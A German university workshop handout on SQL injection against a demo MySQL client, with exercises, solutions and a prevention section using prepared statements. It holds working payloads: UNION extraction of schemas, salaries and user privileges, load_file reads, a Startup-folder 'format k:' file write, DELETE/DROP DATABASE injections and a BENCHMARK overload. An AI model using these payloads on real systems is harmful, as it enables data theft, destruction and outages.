
Datenbanken und Informationssysteme
Workshop SQL-Injection

Der nachfolgende Workshop soll die Problematik von SQL-Injection verdeutlichen.

Die Durchführung des Workshops basiert auf dem Client *SQLInjectionDemo.exe*. Dieser wurde mittels C# unter Verwendung von ADO.NET entwickelt. Konkret verwendet dieser Client einen ADO.NET-Treiber für MySQL, der unter folgendem Link zu finden ist: http://dev.mysql.com/downloads/connector/net/

Der Client besteht aus folgenden Teilen:



1 ..... Connectionstring für die Verbindung zur MySQL-Datenbank
2 ..... Auswahl des Suchbegriffes (Artikelnummer oder Bezeichnung). Wird nach Artikelnummer gesucht, wird mit = gesucht. Wird nach Bezeichnung gesucht, wird mittels like gesucht.
```
… where ARTNR = 1
… where BEZEICHNUNG like 'abc%'
```
3 ..... Suchwert
4 ..... Umschaltung, ob das SQL-Statement gegen SQL-Injection gesichert werden soll (true) oder nicht (false)
5 ..... Anzahl der Datensätze, die max. zurückgeliefert werden sollen. Dieser Wert wird mit einem limit an das SQL-Statement angehängt:
```
… where … limit 10
```
6 ..... Suche ausführen
7 ..... Anzeige des SQL-Statements, das gegen die Datenbank ausgeführt wurde
8 ..... Anzeige des Resultates

Dieser Client soll nun durch nachfolgende Abschnitte die Problematik SQL-Injection verdeutlichen. Die grössere Gefahr in Bezug auf SQL-Injection stellen jedoch Webanwendungen dar. Diese sind von einer grossen Masse zugänglich. In dieser Masse hat es im Gegensatz zu Benutzern einer Windows-Desktopanwendung eher potentielle böswillige Benutzer, die die Möglichkeit von SQL-Injection ausnutzen, um der Anwendung bzw. dessen Eigentümer/Betreiber zu schaden. Ein Benutzer einer „eigenen" Windows-Desktopanwendung hat eher weniger das Bedürfnis, „sich selber" Schaden zuzufügen – wobei dies auch in dieser Konstellation nicht ausgeschlossen werden kann (man denke z.B. an den unzufriedenen Mitarbeiter usw.).

Das nachfolgende Papier soll keineswegs zum Einsatz von SQL-Injection motivieren – sondern viel mehr das Schadenpotential durch SQL-Injection aufzeigen, um so das Bewusstsein diesbezüglich zu stärken, in eigenen Datenbank-Anwendungen (sei das als Desktopanwendung, Webanwendung usw.) Vorkehrungen zu treffen, um SQL-Injection auszuschliessen.

Definition

Auf Wikipedia lässt sich für SQL-Injection folgende Definition finden:

SQL-Injection (dt. *SQL-Einschleusung*) bezeichnet das Ausnutzen einer Sicherheitslücke in Zusammenhang mit SQL-Datenbanken, die durch mangelnde Maskierung oder Überprüfung von Metazeichen in Benutzereingaben entsteht. Der Angreifer versucht dabei, über die Anwendung, die den Zugriff auf die Datenbank bereitstellt, eigene Datenbankbefehle einzuschleusen. Sein Ziel ist es, Daten auszuspähen, in seinem Sinne zu verändern, die Kontrolle über den Server zu erhalten oder einfach größtmöglichen Schaden anzurichten.

Quelle: http://de.wikipedia.org/wiki/SQL_Injection

Wie durch die Definition bereits deutlich wird, nutzt SQL-Injection die Möglichkeit, durch gezielte Anpassung von Benutzereingaben das schlussendlich resultierende SQL-Statement derart zu erweitern, damit der Datenbank bzw. dem kompletten Hostsystem schaden angefügt werden kann. Sei dies durch Zerstörung von Daten oder durch Ausspionierung von Daten. Beides kann im entsprechenden Umfeld verehrende Folgen haben.

Mechanismus

Betrachten wir einmal das SQL-Statement, dass die Anwendung bei Ausführung einer Suche ausführt.

Suche nach Artikelnummer

Wird nach Artikelnummer gesucht, wird folgendes Statement gegen die Datenbank ausgeführt:

```
select ARTIKELNR, BEZEICHNUNG, NETTOPREIS, HERSTELLER
  from ARTIKEL
  where ARTIKELNR = <artnr>
  limit <recordCount>
```

Dabei werden die Variablen `<artnr>` sowie `<recordCount>` durch die Benutzereingaben im Client ersetzt.

Suche nach Bezeichnung

Wird nach Bezeichnung gesucht, wird folgendes Statement gegen die Datenbank ausgeführt:

```
select ARTIKELNR, BEZEICHNUNG, NETTOPREIS, HERSTELLER
  from ARTIKEL
  where BEZEICHNUNG like <bezeichnung>
  limit <recordCount>
```

Auch hier werden die Variablen `<bezeichnung>` sowie `<recordCount>` wieder durch die Benutzereingaben im Client ersetzt. Zuvor werden jedoch bei der Eingabe für die Bezeichnung `*` durch `%` ersetzt. Zudem wird der Wert in `' '` eingefügt, damit er von der Datenbank korrekt als String-Wert erkannt wird.

Wenn nun gemäss Definition von SQL-Injection diese Benutzereingaben gezielt erweitert werden, können diverse unangenehme Wirkungen erzielt werden.

Nachfolgend werden nun einige Möglichkeiten aufgezeigt, wie SQL-Injection eingesetzt werden kann. An dieser Stelle nochmals der Hinweis: Dies soll nicht dazu dienen, zur Anwendung von SQL-Injection zu motivieren – vielmehr soll für die Verhinderung von SQL-Injection sensibilisiert werden.

Ausgangslage

Wir gehen davon aus, dass die Wahl von Artikelnummer als Suchbegriff in Kombination mit dem Wert 1 als Suchwert einen Datensatz liefert. Das ist auch so, wenn der Client gegen die Datenbank sqlteacherdb verwendet wird.
Diese Ausgangslage ist jederzeit für jeden Benutzer ersichtlich – auch ohne Kenntnisse der oben dargelegten Mechanismen.

Prüfung, ob SQL-Injection möglich ist

Folgende Eingaben geben einen Hinweis, ob SQL-Injection möglich ist oder nicht:

```
1 and 1=2
```
Liefert kein Resultat mehr

```
1 and 1=1
```
Liefert wieder ein Resultat

Ausschluss der Bestand-teile nach der WHERE-Bed.

Wenn wir an die Eingabe das Zeichen für einen Kommentar anfügen, können so nachfolgende Bestandteile des SQL-Statements ausgeschlossen werden.

Z.B. hängt der Client nach der Where-Bedingung zusätzlich einen `limit <recordCount>` an. Wenn nun nach Bezeichnung gesucht wird und als Suchwert ein `%` eingegeben wird (mit Anzahl = 5) wird folgendes Statement ausgeführt:

```
select ARTIKELNR, BEZEICHNUNG, NETTOPREIS, HERSTELLER
  from ARTIKEL where BEZEICHNUNG like '%' limit 5
```

Ist unser Suchwert nun jedoch wie folgend:

```
%' #
```

Ergibt dies foglendes Statement:

```
select ARTIKELNR, BEZEICHNUNG, NETTOPREIS, HERSTELLER
  from ARTIKEL where BEZEICHNUNG like '%' #' limit 5
```

Mit dem Resultat, dass der Teil des Statements mit dem `limit` auskommentiert wurde.

Version ermitteln

Für die nachfolgende Verwendung der System-Datenbank `information_schema` ist es wichtig, dass wir wissen, welche MySQL-Version im Einsatz ist. Die Datenbank `information_schema` steht nämlich erst ab Version 5.0 zur Verfügung.
Dazu suchen wir nach Artikelnummer mit folgender Eingabe:

```
1 and substring(version(),1,1)=5 #
```

Erscheint der Datensatz mit der Artikelnummer 1 immer noch, handelt es sich um Version 5

Spaltenanzahl herausfinden

Für die weitere Bearbeitung ist es erforderlich, dass wir wissen, wieviele Spalten im Select-Statement welches auf der Datenbank ausgeführt wird, selektiert werden.

Um dies zu erreichen, gibt es zwei Möglichkeiten:

1. OrderBy
   In einer OrderBy-Klausel kann nicht nur mittels Spaltenname sortiert werden, vielmehr kann auch die Ordinalzahl der Spalte angegeben werden. Wenn wir nach Artikelnummer suchen und folgende Eingabe vornehmen
   `1 order by 2 #`
   wird nach der 2. Spalte sortiert. Nun können wir durch hochzählen der Ordinalzahl bis ein Fehler erscheint, herausfinden, wie viele Spalten im Select-Statement selektiert werden.
2. Union
   Indem wir das Statement mit einem Union erweitern und im zweiten Select-Statement, dass wir einfügen so viele Spalten ergänzen, bis kein Fehler mehr erscheint, können wir auch ermitteln, wie viele Spalten selektiert werden. Wir suchen wieder nach Artikelnummer mit folgender Eingabe:
   `1 union select 1`
   -> Fehler
   `1 union select 1,2`
   -> Fehler
   `1 union select 1,2,3`
   -> Fehler
   `1 union select 1,2,3,4`
   -> kein Fehler – somit 4 Spalten

Name der Datenbank

Mit folgender Eingabe in der Suche nach Artikelnummer können wir herausfinden, wie die aktuelle Datenbank heisst:

```
1 union select database(),2,3,4 #
```

Benutzername

Mit folgender Eingabe in der Suche nach Artikelnummer finden wir heraus, wie der aktuelle Benutzer, der für die Verbindung zur MySQL-Datenbank verwendet wird, heisst:

```
1 union select user(),2,3,4 #
```

Mit etwas Glück heisst der Benutzer „`root`“. Wenn das der Fall ist, kann auf einen schlecht konfigurierten Server geschlossen werden, was grundsätzlich für den Angreifer sehr gut ist – für den Betreiber jedoch eher weniger. Somit kann der Angreifer mit hoher Wahrscheinlichkeit auch auf File-Funktionen zugreifen bzw. diese benutzen.

(Meta-)Daten auslesen

Wie im Punkt „Version ermitteln“ erwähnt, gibt es ab der Version 5.0 von MySQL die System-Datenbank `information_schema`. Diese beinhaltet alle Informationen über vorhandene Datenbanken, deren Tabellen sowie Spalten.
Mit folgenden Eingaben in der Suche nach Artikelnummer können nun diese Daten ausgelesen werden:

Datenbanken auflisten:

```
1 union select schema_name, 2, 3,4 from
information_schema.schemata #
```

Tabellennamen auflisten:

```
1 union select  table_name, table_schema,3,4 from
information_schema.tables #
```

Spaltennamen auflisten – in diesem Beispiel von der Tabelle ‚`Mitarbeiter`‘ in der Datenbank ‚`sqlteacherdb`‘. Diese Informationen wurden durch die beiden vohergehenden Statements ermittelt:

```
1 union select  table_name, table_schema,column_name,4
from information_schema.columns where table_schema =
'sqlteacherdb' and table_name = 'mitarbeiter' #
```

Aufgabe 1

Durch diese Informationen haben wir nun herausgefunden, dass es auf der Datenbank `sqlteacherdb` (die unsere aktuelle Datenbank ist) eine Tabelle `Mitarbeiter` gibt, welche wiederum die Spalten `Name`, `Vorname` sowie (ganz interessant) `Gehalt` beinhaltet. Erstellen Sie nun eine entsprechende Eingabe, um die Gehälter aller Mitarbeiter auszugeben.

Rechte auslesen

Mit folgender Eingabe in der Suche nach Artikelnummer können wir die Rechte von Benutzern ermitteln. Primär ist für uns interessant, ob der verwendete Benutzer (siehe Abschnitt „Benutzername“) die Berechtigung file_priv besitzt. So können wir aufs Dateisystem zugreifen.

```
1 union select host,user, file_priv, 4 from mysql.user #
```

Dateien

Für den Umgang mit Dateien braucht der aktuelle Benutzer die Berechtigung file_priv (siehe Abschnitt „Rechte auslesen“). Ist dies gegeben, können wir Dateien vom Filesystem lesen sowie Dateien aufs Filesystem schreiben.

Dateien lesen:

```
1 union select
cast(load_file('c:\\xampp\\mysql\\bin\\my.ini') as
char),2,3,4 #
```

Mit obiger Erweiterung in der Suche nach Artikelnummer sind wir in der Lage, durch die Function `load_file()` Dateien vom Filesystem zu lesen und auszugeben. Nun gibt es eine Vielzahl von „standardisierten“ Dateipfaden. Auf Windows-Systemen wird vielfach XAMPP verwendet, da dieses Paket den Webserver Apache sowie die Datenbank MySQL beinhaltet. Der Standardinstallationspfad von XAMPP ist `C:\xampp`. Somit spricht nichts dagegen, mit obigem Befehl mal zu versuchen, die MySQL-Konfigurationsdatei `my.ini` auszulesen (welche eine Vielzahl von nützlichen Informationen beinhalten kann).
Unter Linux gibt es auch diverse „standardisierte“ Dateipfade wie z.B.
DocumentRoot = `/var/www/`
Apache-Server = `/etc/apache/`
Unter `/var/log/apache/` gibt’s oft z.B. ein `error.log`, welches sehr interessante Fehlermeldungen beinhalten kann

Dateien schreiben

```
1;select 'format k:' into outfile
'C:\\ProgramData\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\format.cmd';#
```

Mit obiger Erweiterung in der Suche nach Artikelnummer haben wir nun sogar ein weiteres komplettes SQL-Statement eingefügt (und nicht wie bis anhin das bestehende mit z.B. einem `union` erweitert). Dieses SQL-Statement erstellt eine Datei mit dem Namen `format.cmd` auf dem Filesystem. Diese Datei hat folgenden Inhalt:

```
format k:
```

Wenn wir uns den Pfad, an dem die Datei erstellt wird, mal genau anschauen, stellen wir fest, dass der nächste Reboot des Servers verheerende Folgen haben könnte.

Hinweis:
Der MS SQL-Server bietet sogar die Möglichkeit, DOS-Befehle auszuführen. D.h. wenn ein MS SQL-Server im Einsatz wäre und die entsprechenden Rechte vorhanden wären (welche jedoch standardmässig ausgeschaltet sind), könnten wir die Batch-Datei direkt ausführen.

DML-Statements

Durch Ergänzung von kompletten SQL-Statements (siehe vorheriger Abschnitt) steht dem Wirken auf der Datenbank Tür und Tor offen.

Aufgabe 2

Erstellen Sie eine Eingabe, um alle Bestellungen zu löschen.

Aufgabe 3

Um das Backupkonzept des Datenbankbetreibers zu testen, könnten wir auch die komplette Datenbank killen. Erstellen Sie ein entsprechendes Statement.

Aufgabe 4

Da wir in Aufgabe 1 festgestellt haben, dass die Mitarbeiter der Abteilung 1 sehr schlecht bezahlt sind, erhöhen wir die Gehälter dieser Mitarbeiter um 30%.

Auslastung

Es gibt auch die Möglichkeit, eine entsprechende Auslastung des Servers zu provozieren, damit die Datenbank nicht mehr antworten kann. Dies kann z.B. durch folgende Eingabe (wiederum in der Suche nach Artikelnummer) erreicht werden:

```
1 union select benchmark(99999999999, sha(now())),1,2,3 #
```

Beschreibung der Function `benchmark()`:
`BENCHMARK(count,expr)`
The `BENCHMARK()` function executes the expression `expr` repeatedly `count` times. It may be used to time how quickly MySQL processes the expression. The result value is always 0.

D.h. es wird eine Expression (in unserem Falle die Berechnung eines Hashwertes, der CPU-intensiv ist) x-mal ausgeführt, was zu einer entsprechend hohen Auslastung des Servers führt, die eine gewisse Zeit (Minuten, Stunden, Tage) anhält.

SQL-Injection verhindern

Wenn der String escaped wird, d.h. es werden allen Hochkommas oder sonstigen kritischen Zeichen ein " vorangestellt, können diese unschädlich gemacht werden. Damit kann ein Angreifer die Hochkomma, welche einen String im MySQL-Query einschliessen, nicht mehr umgehen. Das klingt fast perfekt, hat jedoch eine Schwäche: bei Zahlenwerten funktioniert dies nicht. Da wird am besten die Zahl, die als String vorliegt, in eine effektive Zahl umgewandelt (int, decimal usw.) und erst dann verwendet.

Alle gängigen Programmiersprachen bieten jedoch für die Verhinderung von SQL-Injection Unterstützung, in dem PreparedStatements möglich sind – was im Endeffekt auch ein Escaping bewirkt.

Anstatt das SQL-Statement durch String-Zusammensetzung bzw. durch Ersetzung von Platzhaltern zu generieren:

Microsoft .NET Framework - C# (ADO.NET)

```
var cmd = new SqlCommand("select ARTIKELNR, BEZEICHNUNG, NETTOPREIS, HERSTELLER
                          from ARTIKEL
                          where ARTNR = " + wert + " limit " + limitCnt + ";");
```

Java

```
Statement stmt = con.createStatement();
ResultSet rset = stmt.executeQuery("select ARTIKELNR, BEZEICHNUNG,
                                           NETTOPREIS, HERSTELLER
                                    from ARTIKEL
                                    where ARTNR = " + wert +
                                   " limit " + limitCnt + ";");
```

werden effektiv Platzhalter eingefügt, die dann von der Datenbank ersetzt werden. D.h. es werden sogenannte PreparedStatements verwendet:

Microsoft .NET Framework - C# (ADO.NET)

```
var cmd = new SqlCommand("select ARTIKELNR, BEZEICHNUNG, NETTOPREIS, HERSTELLER
                          from ARTIKEL where ARTNR = @artnr limit @limitCnt;");
cmd.Parameters.AddWithValue("@artnr", wert);
cmd.Parameters.AddWithValue("@limitCnt", limitCnt);
```

Java (JDBC)

```
var pstmt = con.prepareStatement("select ARTIKELNR, BEZEICHNUNG,
                                         NETTOPREIS, HERSTELLER
                                  from ARTIKEL where ARTNR = ? limit ?;");
pstmt.setString(1, wert);
pstmt.setString(2, limitCnt);
```

Weitere Beispiele siehe http://de.wikipedia.org/wiki/SQL-Injection?section=12#Gegenma.C3.9Fnahmen

Fazit

Never trust foreign input !!!

Lösungen

Aufgabe 1

```
1 union select  concat(name,' ', vorname), gehalt, email,
4 from mitarbeiter #
```

ACHTUNG: Komplette Eingabe in einer Zeile.

Aufgabe 2

Folgende Eingaben erfolgen wiederum in der Suche nach Artikelnummer. Es sollte nun selbsterklärend sein, was die Eingaben für Auswirkungen haben.

```
1;delete from bestellung; #
```

Wir erhalten folgende Fehlermeldung:

```
Cannot delete or update a parent row: a foreign key
constraint fails (`sqlteacherdb`.`posten`, CONSTRAINT
`posten_ibfk_1` FOREIGN KEY (`BESTELLNR`) REFERENCES
`bestellung` (`BESTELLNR`))
```

Aus der Fehlermeldung, die wünschenswerterweise ausgegeben wird, sehen wir, dass die Tabelle `bestellung` eine Abhängigkeit hat zur Tabelle `posten`.
Somit löschen wir halt zuerst die Tabelle `posten`:

```
1;delete from posten;delete from bestellung; #
```

Aufgabe 3

```
1;drop database sqlteacherdb; #
```

Der Name der Datenbank wurde bereits im Abschnitt „Name der Datenbank“ ermittelt.

Aufgabe 4

```
1;update mitarbeiter set gehalt = gehalt * 1.3 where
abteilung = 1; #
```

ACHTUNG: Komplette Eingabe in einer Zeile.